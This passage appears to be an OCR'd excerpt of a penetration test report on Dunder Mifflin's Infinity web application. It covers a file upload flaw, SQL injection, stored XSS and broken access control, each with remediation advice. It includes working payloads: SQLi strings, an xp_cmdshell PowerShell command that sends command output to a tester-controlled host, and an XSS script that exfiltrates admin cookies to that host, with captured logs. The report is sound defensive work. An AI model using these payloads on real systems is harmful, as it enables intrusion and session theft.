


```
└─$ feroxbuster -u http://192.168.22.100/ -d 1 -x aspx

by Ben "epi" Risher 🤓                 ver: 2.7.0
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://192.168.22.100/
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌  Status Codes          │ [200, 204, 301, 302, 307, 308, 401, 403, 405, 500]
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.7.0
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 💲  Extensions            │ [aspx]
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 1
 🎉  New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
302      GET        3l        8w      136c http://192.168.22.100/ ⇒ /products.aspx?id=1
301      GET        2l       10w      152c http://192.168.22.100/images ⇒ http://192.168.22.100/images/
301      GET        2l       10w      149c http://192.168.22.100/css ⇒ http://192.168.22.100/css/
200      GET       79l      181w     3308c http://192.168.22.100/contact.aspx
302      GET        3l        8w      128c http://192.168.22.100/logout.aspx ⇒ /login.aspx
200      GET      172l      326w     6866c http://192.168.22.100/login.aspx
301      GET        2l       10w      153c http://192.168.22.100/uploads ⇒ http://192.168.22.100/uploads/
301      GET        2l       10w      155c http://192.168.22.100/downloads ⇒ http://192.168.22.100/downloads/
```

SSG leveraged this information to locate the malicious file, navigate to it in a browser using the link below, and execute it as server-side code.

```
http://infinity.dundermifflin.com/uploads/Jacobs_Resume.aspx
```

Clicking the "Run" button retrieved output for the `whoami` command as displayed here:



```
iis appool\defaultapppool
```

While execution of the `whoami` command does not represent a significant impact to the Infinity application, an unsophisticated attacker could perform slight modifications to this PoC to achieve remote shell access, persistence, and lateral movement capabilities on the application server.

An attacker could also target other legitimate users by uploading crafted `aspx` phishing pages that mimic the Infinity application's design to steal user credentials, payment details, and other personal information.

Finally, a malicious actor could upload malware onto the server which could spread to other systems on the network in the absence of anti-virus software. SSG tested this with an innocuous file known as an EICAR test file, which contains a string intentionally crafted to be flagged and removed by anti-virus software. After SSG uploaded the EICAR file, it remained accessible indicating that the server was not performing anti-virus scans before storing user-submitted files.

As agreed with Dunder Mifflin, SSG treated post-exploitation activities on the application server as well as the internal network as out of scope.

Remedial Action

SSG recommends that Dunder Mifflin implement multiple controls to provide layered protection against the various threats posed by this vulnerability. If users violate any of the following security controls, the Infinity application should reject the upload request.

The first security control SSG recommends is related to how the web server stores uploaded files. Malicious files that attackers execute via server-side software, such as the `aspx` PoC file that SSG uploaded, only function if an attacker can navigate directly to the uploaded file on the web server. To prevent attackers from doing this, the application should store uploaded files outside the web root directory or as BLOBs (Binary Large Objects) in a database. While storing files as BLOBs requires some reworking of the resume upload feature, it provides the advantage of not having files stored on disk and interpreted as server code, thereby preventing direct access for attackers.

The second security control uses a file's signature, also known as magic numbers, to verify its type. Magic numbers are the first few bits of a file that contain information about the type of data contained within that file. This approach does not rely on a file's extension which attackers could spoof, thereby providing an additional layer of defense. The Infinity application should use magic numbers to ensure that all uploaded resumes are in fact `.pdf` and `.doc` files by comparing their beginning bit sequences with the bit sequences given below:

`.doc` File Magic Numbers – `D0 CF 11 E0 A1 B1 1A E1`
`.pdf` File Magic Numbers – `25 50 44 46 2D`

The third and final security control puts all uploaded files through an anti-virus engine before storing them. The downside to this approach is that anti-virus will only detect malware with known signatures; however, this control may be sufficient to deter unsophisticated attackers.

Further Information

OWASP – Unrestricted File Upload

https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

OWASP – File Upload Defense Cheatsheet

https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html

MITRE CWE-434 – Unrestricted Upload of File with Dangerous Type

https://cwe.mitre.org/data/definitions/434.html

MITRE CWE-552 – Files or Directories Accessible to External Parties

https://cwe.mitre.org/data/definitions/552.html

EICAR – Anti-Malware Test File

https://www.eicar.org/download-anti-malware-testfile/

4.1.2 Structured Query Language Injection (SQLi)

Risk Rating	CRITICAL

Affected Application

Application URL	IP Address
https://infinity.dundermifflin.com/	192.168.22.100

Description & PoC

SSG found that the Infinity web application's search, product code lookup, and login functionalities were vulnerable to Structured Query Language (SQL) injection. SSG discovered the vulnerability in the `searchterm` and `pcode` parameters of the product page as well as the `username` and `password` parameters of the login page. SQL injection in these locations could allow an unauthenticated attacker to retrieve and modify the full back-end database and extract sensitive data belonging to the company and its customers. An attacker could also leverage this vulnerability to execute arbitrary operating system commands as the highest privileged user on the database server or bypass login authentication and hijack the account of any legitimate user on the site.

SQL injection is a vulnerability that allows an attacker to modify the queries that an application makes to its database. Based on the type of SQL injection and where attackers discover it, this vulnerability could allow an attacker to make arbitrary SQL queries, giving full access to view and manipulate the data stored in the back-end database. It can also allow an attacker to modify existing queries made by the application, enabling authentication bypasses which grant the ability to masquerade as any user on the site. In this case, an attacker could also execute arbitrary commands on the database server's operating system through the database software's `xp_cmdshell` functionality.

SSG discovered a UNION-based SQL injection in the `searchterm` and `pcode` parameters of the `products.aspx` endpoint by crafting and submitting a variety of injection payloads. While analyzing responses from the application, SSG found that one of the injections was successful in both parameters and retrieved the operating system and database's type and version. SSG performed the successful injection using the following SQL payload:

```
' UNION SELECT null,@@version,null,null--
```

SSG modified this payload and used it to enumerate the database's tables and columns. Once SSG collected sufficient information about the database's structure, SSG crafted a new payload to extract the `webmaster` administrative user's credentials from the `Password` column of the `SiteUsers` table. SSG has placed the final version of the SQL payload below:

```
' UNION SELECT null,Password,null,null,null FROM SiteUsers WHERE Username = 'webmaster'--
```

SSG has included the full HTTP request with the URL-encoded SQL payload and its shortened response containing redacted credentials below:

```
GET
/products.aspx?searchterm=%27%20UNION%20SELECT%20null,Password,null,null,null+FROM+SiteUsers+WHERE+User
name+%3d+'webmaster'-- HTTP/1.1
Host: infinity.dundermifflin.com
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/103.0.5060.53 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applic
ation/signed-exchange;v=b3;q=0.9
Referer: http://infinity.dundermifflin.com/products.aspx?searchterm=`
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: ASP.NET_SessionId=y35qg32hekxsush0kijan2em
Connection: close
```


```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Vary: Accept-Encoding
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Tue, 05 Jul 2022 17:08:57 GMT
Connection: close
Content-Length: 23821

[…SNIPPED…]

<div class="productbox">
                    <div class="productimg">
                        <a id="ContentPlaceHolder1_rptProducts_lnkImage_12"
href="product.aspx?pcode="><img src="images/products/.jpg" alt="" /></a>
                    </div>
                    <div class="text">
                        <a id="ContentPlaceHolder1_rptProducts_lnkName_12"
href="product.aspx?pcode=">13[…REDACTED…]3t1377!</a><br />
                        <div class="description"
                        </div>
                        <span class="pricelabel">Our price:</span>
                        <span class="price">£0.00</span><br />

[…SNIPPED…]
```

SSG found a second SQL injection in the `username` and `password` parameters of the `login.aspx` endpoint by manually testing SQL authentication bypass payloads. While analyzing responses from the application, SSG learned that one of the injections was successful in both parameters and could bypass the authentication checks for any user. SSG performed the successful injection with the SQL payload below:

```
' OR 1=1--
```

SSG then submitted the payload with a login request to access the `webmaster` administrative account and successfully authenticated without valid credentials. SSG has included the HTTP request with the URL-encoded version of the payload and a screenshot demonstrating successful login below:

```
POST /login.aspx HTTP/1.1
Host: 192.168.22.100
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 676
Origin: http://192.168.22.100
Connection: close
Referer: http://192.168.22.100/login.aspx
Cookie: PHPSESSID=ndvf2aljno64idr4flnmbmvf02; JSESSIONID=E8FEB26271AC203822EA26D46E6AF3F5;
ASP.NET_SessionId=zzhx4emzvu3fgsgbwyckylsh; ASPSESSIONIDASBTSSQQ=NFCNHHDCCBHNMEFFJCMJNPFM
Upgrade-Insecure-Requests: 1

__VIEWSTATE=%7HFB27iub4crI36zIxMjkxZBgBBR5fX0NvbnRyb2xzUmVxdWlyZVBvc3RCYWNrS2V5X18WAgUPY3RsMDAkYnRuU2Vh
cmNoBSdjdGwwMCRDb250ZW50UGxhY2VIb2xkZXIxJGNoa1JlbWVtYmVyTWUMoPMen00%2F7vvXLOvNfBNW%2BGHuFbIv11C0bOYssv5
F%2FQ%3D%3D&__VIEWSTATEGENERATOR=C2EE9ABB&__EVENTTARGET=&__EVENTARGUMENT=&__EVENTVALIDATION=%2FwEdAAe3a
WSPOxuxoNLmOZBX1FuG4%2B3WpZQNb82rzs2KnT3rh1V6RkAfufrqJa6LpqnGFgsYBgYL7Y2qNwuygLo8EY49eOOzCLKGb6Doqh3Chs
L9854GcsoL7oxFq2Gv1KfgrruwS4xnW8ZIVB06X7opsHDkIMVUBor5HTHsEdrDZScZniYYinctRcLo0kpezBl4YMg%3D&ctl00%24tx
tSearch=&ctl00%24ContentPlaceHolder1%24txtUsername=webmaster&ctl00%24ContentPlaceHolder1%24txtPassword=
%27+OR+1%3D1--&ctl00%24ContentPlaceHolder1%24btnLogin=Login
```


[redacted]

[redacted]

Additionally, an attacker could use this injection vector to extract any information out of the database character by character using Boolean-based payloads and inferring successful execution by monitoring application behavior. As shown below, SSG has developed an example payload for user enumeration.

```
' AND 1=(CASE WHEN username='TEST_USER' then 1 else 0 end) --
```

In this payload, if an account with the username of `TEST_USER` exists, the application would return an `HTTP 302` status code in its response otherwise it would return an `HTTP 200` status code. This change in behavior could allow an attacker to ascertain which usernames are valid and which are not.

Through further manual testing of this vulnerability, SSG also found that attackers could use the SQL injection flaw present in both the `searchterm` and `pcode` parameters of the `products.aspx` endpoint to execute arbitrary commands on the database server's operating system as the `NT AUTHORITY/SYSTEM` user. This user is the highest-privileged account on Windows systems and has access to all system credentials and data. Privileged command execution was possible due to the `xp_cmdshell` stored procedure being enabled on the database and the database software running with the system account's permissions instead of the service account's permissions.

The `xp_cmdshell` is an extended stored procedure provided by Microsoft and is located in the master database. It allows the execution of commands directly in the Windows operating system and functions outside the database's access permissions.

As a proof-of-concept (PoC), SSG crafted a payload to execute the `whoami` command and return the result as part of a web request to a machine owned by SSG. SSG has shown the injection payload used to perform this below:

```
' AND 2=1; EXEC xp_cmdshell 'powershell -command "$x = whoami; curl
http://192.168.22.3/?output=$x"'--
```

SSG has included the full HTTP request with the URL-encoded SQL payload and the reception of the results through HTTP below:

```
GET /products.aspx?searchterm=test'+AND+0%3d1%3b+EXEC+xp_cmdshell+'powershell+-
command+"$x+%3d+whoami%3b+curl+http%3a//192.168.22.3/%3foutput%3d$x"'-- HTTP/1.1
Host: infinity.dundermifflin.com
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/103.0.5060.53 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applic
ation/signed-exchange;v=b3;q=0.9
Referer: http://infinity.dundermifflin.com/products.aspx?searchterm=`
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: ASP.NET_SessionId=y35qg32hekxsush0kijan2em
Connection: close
```

```
┌──(abdullah㉿aansari-vm)-[~/Desktop/infinity_app]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.22.110 - - [01/Jul/2022 10:50:46] "GET /?output=nt%20authority%5Csystem HTTP/1.1" 200 –
```

SQL injection, when combined with the username enumeration (Section 4.3.4) and plain-text password storage (Section 4.3.2) issues, can enable an attacker to retrieve the plain-text password of any user on the application without engaging in password cracking activities.

Remedial Action

SSG recommends that the Infinity application use parametrized queries for all SQL statements that take user-controlled input from the application. This technique takes advantage of prepared SQL statements which supplant user input into queries where needed. ASP.NET contains the `SqlCommand` class which can securely perform SQL queries that need user input. SSG has shown an example of a SQL query using this class below:

```
var query = "SELECT * FROM products WHERE id = @id";
var command = new SqlCommand(query, connection);
command.Parameters.AddWithValue("@id", 807);
```

Furthermore, SSG advises that Dunder Mifflin implement input validation using an allow-list approach as well as sanitization of special characters such as single quotes, semi-colons, dashes, and pound signs to stop SQL injection attacks. In SQL syntax, developers often use these characters to end queries and comment out existing SQL statements. Allowing users to submit these characters creates openings for attackers to perform injection attacks. SSG recommends that Dunder Mifflin build a complete picture of expected user input before implementing validation through allow lists.

Regarding sanitization, SSG has included a non-exhaustive list of special SQL characters that the Infinity application should strip from user input to minimize the risk of SQL injection:

```
“’ -#/”*%;+|>=>!
```

Further Information

OWASP – SQL Injection

https://owasp.org/www-community/attacks/SQL_Injection

OWASP – SQL Injection Prevention Cheatsheet

https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

OWASP – Injection Flaws

https://owasp.org/www-community/Injection_Flaws

OWASP – Input Validation Cheatsheet

https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

Baeldung – SQL Injection and How to Prevent It
https://www.baeldung.com/sql-injection

MITRE CWE-89 – Improper Neutralization of Special Elements used in an SQL Command (‘SQL Injection’)

https://cwe.mitre.org/data/definitions/89.html

Microsoft – Documentation of the SqlParameterCollection Class

https://docs.microsoft.com/en-us/dotnet/api/system.data.sqlclient.sqlparametercollection?view=dotnet-plat-ext-6.0

4.2 High-Risk Vulnerabilities

SSG will classify a vulnerability as high risk if it holds the potential for an attacker to control, alter or delete an organization's electronic assets. For example, SSG would classify a vulnerability which could allow an attacker to gain unauthorized access to sensitive data as high risk. Such issues could result in the defacement of a web site, the alteration of data held within a database, or the capture of sensitive information such as account credentials or credit card information.

High-risk vulnerabilities rank the highest in triage processes and necessitate timely remediation.

4.2.1 Stored Cross-Site Scripting (XSS)

Risk Rating	HIGH

Affected Application

Application URL	IP Address
http://infinity.dundermifflin.com/adminpnl5242	192.168.22.100

Description & PoC

SSG found that the Infinity application's administrative panel was vulnerable to stored Cross-Site Scripting (XSS). Stored XSS is a vulnerability that allows attackers to inject client-side code such as JavaScript in fields that the application stores permanently. In this instance, stored XSS could allow an unauthenticated attacker to impersonate administrative users by stealing their session and authentication information. This could permit the attacker to view and edit customer sales, sensitive user information, security logs, and unreleased product descriptions. Stored XSS could also be chained with the command injection vulnerability found in the "Warehouse Link" functionality of the administrative panel (Section 4.2.3) to enable an attacker to compromise the application server and launch attacks against Dunder Mifflin's internal network.

SSG discovered that the `securitylogs.aspx`, the `users.aspx`, and the `sales.aspx` endpoints of the administrative panel were vulnerable to stored XSS attacks. Stored XSS attacks allow malicious third parties to inject JavaScript code in fields that are permanently stored on the target application's servers such as comments, messages, or as SSG discovered in this case, login attempts, site users, and submitted orders. When the victim visits a page that requests the stored content, the malicious code executes.

Once executed, the code can then do the any of the following actions within the context of the administrative user's session:

- Steal an administrator's credentials and send them to an attacker-controlled server
- Carry out any administrative action without the administrators' knowledge
- Read and exfiltrate the store's financial performance data
- Perform defacement of the administrative panel
- Inject spying functionality into the application's source code


SSG found that the administrative panel's "Security Logs" functionality located at `securitylogs.aspx` was vulnerable to stored XSS. Specifically, the `username` field of a login request allowed users to submit arbitrary JavaScript code. Once submitted, the application would log the username, and when an administrative user attempted to view the site's security logs, the malicious code would execute. SSG has included a proof-of-concept (PoC) JavaScript payload below:

```
test<script>alert("XSS test")</script>
```

SSG has also included the raw HTTP POST request with the URL-encoded version of this PoC below:

```
POST /login.aspx HTTP/1.1
Host: infinity.dundermifflin.com
Content-Length: 714
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://infinity.dundermifflin.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/103.0.5060.53 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applic
ation/signed-exchange;v=b3;q=0.9
Referer: http://infinity.dundermifflin.com/login.aspx
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: ASP.NET_SessionId=
Connection: close

__VIEWSTATE=%2FwEPDwUJNzU5MzIxMjkxZBgBBR5fX0NvbnRyb2xzUmVxdWlyZVBvc3RCYWNrS2V5X18WAgUPY3RsMDAkYnRuU2Vhc
mNoBSdjdGwwMCRDb250ZW50UGxhY2VIb2xkZXIxJGNoa1JlbWVtYmVyTWUMoPMen00%2F7vvXLOvNfBNW%2BGHuFbIv11C0bOYssv5F
%2FQ%3D%3D&__VIEWSTATEGENERATOR=C2EE9ABB&__EVENTTARGET=&__EVENTARGUMENT=&__EVENTVALIDATION=%2FwEdAAe3aW
SPOxuxoNLmOZBX1FuG4%2B3WpZQNb82rzs2KnT3rh1V6RkAfufrqJa6LpqnGFgsYBgYL7Y2qNwuygLo8EY49eOOzCLKGb6Doqh3ChsL
9854GcsoL7oxFq2Gv1KfgrruwS4xnW8ZIVB06X7opsHDkIMVUBor5HTHsEdrDZScZniYYinctRcLo0kpezBl4YMg%3D&ctl00%24txt
Search=&ctl00%24ContentPlaceHolder1%24txtUsername=test+%3Cscript%3Ealert%28%22xss+test%22%29%3C%2Fscrip
t%3E&ctl00%24ContentPlaceHolder1%24txtPassword=test&ctl00%24ContentPlaceHolder1%24btnLogin=Login
```

The screenshot below demonstrates the result of the script when executed within the browser of an administrative user who accessed the `securitylogs.aspx` page. In this PoC, the injected JavaScript instructs the browser to display an alert box containing some example text:


[redacted] Administrati ×
Not secure | [redacted] /adminpnl5242/securitylogs.aspx
OK
[redacted] says

xss test

SSG also found that the administrative panel's "Users" and "Sales" dashboards located at `users.aspx` and `sales.aspx` respectively were vulnerable to the same type of stored XSS. This was possible because the Infinity application's account creation process allowed customers to set their username, forename, and surname to arbitrary JavaScript code. For an attacker to exploit this flaw, an administrator would simply need to visit the "Users" dashboard or the "Sales" dashboard once the user has placed an order, and the malicious JavaScript code stored in the account's username, forename, or surname fields would execute.

To demonstrate this, SSG developed an XSS injection and modified a test user account's surname field to the following injection payload:

`<script src="http://192.168.22.3/xss_payload.js"></script>`

The payload forced the server to request a JavaScript file stored on an SSG-controlled machine and execute the code within which was designed to send the administrator's session cookies to SSG. The contents of the `xss_payload.js` file are shown below:

```
new Image().src = "http://192.168.22.3/?cookie=" + document.cookie;
```

After submitting an order to the site with the test user account, SSG waited for an administrator to view the new order or view the site's users on the administrative dashboards and retrieved the administrator's session cookies. The reception of the cookies is shown below:

```
┌──(abdullah㉿aansari-vm)-[~/Desktop/infinity_app]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.22.3 - - [30/Jun/2022 14:16:48] "GET
/?cookie=PHPSESSID=ndv[…REDACTED…]mvf02;%20ASP.NET_SessionId=4fflvl[…REDACTED…]0iyigf;%20ASPSESSIONIDAS
BTSSQQ=NFCNHHD[…REDACTED…]PFM;%20autologin=webmaster:13[…REDACTED…]3t1377! HTTP/1.1" 200 -
```

Remedial Action

SSG recommends that Dunder Mifflin redesign the administrative panel's pages to prevent the application from executing malicious values entered by users. The Infinity application can accomplish this by implementing safe sinks which are attributes in web pages that are specifically meant to hold user-supplied input and do not pose the danger of unintended JavaScript execution.

Additionally, user controlled data should be subject to strict client and server side input validation which performs checks to identify and reject dangerous characters such as back-slashes (/) and angle braces (</>). This will ensure that any user-supplied content is safe, and that the browser can render it securely. Dunder Mifflin can take a general approach to implementing validation by constructing an allow-list of safe characters and checking each input for characters that do not comply with the allow-list.

SSG also recommends that all data the Infinity application returns is HTML encoded. This forms part of a layered security strategy that provides greater defense against any attacks that bypass input validation. Dunder Mifflin should apply this technique to all the administrative dashboards since they render user-controlled content. This control will also prevent users from injecting malicious content via inputs that require the use of special characters such as `<`, `>` and `/`, which the browser will encoded as `&lt;`, `&gt;`, and `&#x2f;` respectively.

Finally, Dunder Mifflin can mitigate XXS risks by enforcing a strict Content Security Policy (CSP), as discussed in Section 4.4.4. Dunder Mifflin can also lower the risk of exploitation by using the `X-XSS-Protection` header. This widely supported header instructs modern browsers to sanitize XSS attacks detected in the URI of requests. Dunder Mifflin can configure the Infinity application to include this header in responses by opening Microsoft IIS Manager and following the steps below:

1. Select "HTTP Response Headers"
2. Navigate to "Actions" and click "Add"
3. Input "X-XSS-Protection" in the "Name" field
4. Input "1" in the "Value" field

Further Information

OWASP – Cross-Site Scripting

https://owasp.org/www-community/attacks/xss/

OWASP – XSS Prevention Cheatsheet

https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

OWASP – Input Validation Cheatsheet

https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

MITRE CWE-79 – Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

https://cwe.mitre.org/data/definitions/79.html

Microsoft – X-XSS-Protection Header

https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-XSS-Protection

4.2.2 Ineffective Access Control

Risk Rating	HIGH

Affected Application


Application URL	IP Address
http://infinity.dundermifflin.com/	192.168.22.100

Description & PoC

SSG found that the Infinity application employed weak access control during the purchase process. When submitting an order, Infinity gave customers the option to save payment information for future purchases. This information was stored and retrieved by the application through the use of an identifier called `cardID` which was assigned sequentially and thus, predictable. This could allow an authenticated attacker to intercept a pruchase confirmation request before it reaches the server and change the card ID one number forward for example. This change would fraudulently place the purchase amount as a charge on an unrelated user's card to whom the new `cardID` value is assigned. In this application, malicious site users could inflict significant difficulty and wastage of time by forcing legitmate customers to dispute fraudulent charges with payment processors resulting in severe damage to Dunder Mifflin's business reputation and credibiltiy.

SSG discovered inneffective access control in the Infinity application's order-placing mechanism which consisted of five sequential pages: `cart.aspx` to review order items, `address.aspx` to confirm shipping addresses, `payment.aspx` to select a payment method, `confirm.aspx` to confirm payment details, and `complete.aspx` to submit the order.

SSG simulated a purchase and filled in test information in the pages mentioned above. The sample payment methods available to SSG's test account are shown below:




Step 3/4: How would you like to pay?

[✓ Use this card (Default)]	VISA T Test ************ 3733 Val: 07/21 Exp: 07/24
Use this card	Maestro T Test ************ 1117 Val: 07/21 Exp: 07/24

When the payment method was selected and the subsequent request to `confirm.aspx` was submitted, SSG intercepted the request and modified the `cardID` parameter to the original number minus two, which happened to corrrespond to a credit card belonging to a separate user. Though the order was not submitted for user saftey and privacy, the modified HTTP request as well as a screenshot showing successful retrieval and selection of a legitimate user's credit card are shown below:

```
POST /confirm.aspx HTTP/1.1
Host: infinity.dundermifflin.com
Content-Length: 695
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://infinity.dundermifflin.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/103.0.5060.53 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applic
ation/signed-exchange;v=b3;q=0.9
Referer: http://infinity.dundermifflin.com/payment.aspx
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: ASP.NET_SessionId=f1ybgjpiy5h2diqve4ude1xf
Connection: close

__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=%2FwEPDwUKMTgxNzU1NDIxMGQYAQUeX19Db250cm9sc1JlcXVpcmVQb3N0Q
